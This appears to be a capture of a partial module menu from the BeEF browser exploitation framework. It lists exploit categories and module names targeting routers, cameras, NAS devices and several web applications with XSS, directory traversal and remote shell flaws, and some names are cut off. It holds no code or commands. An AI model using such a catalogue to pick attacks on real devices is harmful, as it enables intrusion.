 - 127.0.0.1
 - 127.0.0.1

Module Tree (partial list):

- Browser (59)
- Chrome Extensions (6)
- Debug (9)
- Exploits (105)
 - BeEF_bind (1)
 - Camera (3)
 - Local Host (5)
 - NAS (2)
 - Router (47)
 - Switch (4)
 - XSS (4)
 - AlienVault OSSIM 3.1 XSS
 - Cisco Collaboration Server
 - SQLiteManager XSS
 - Serendipity <= 1.6 XSS
 - ZeroShell (8)
 - pfsense (2)
 - Apache Cookie Disclosure
 - Apache Felix Remote Shell (Re
 - ColdFusion Directory Traversal
 - EXTRAnet Collaboration Tool (
 - Farsite X25 gateway remote co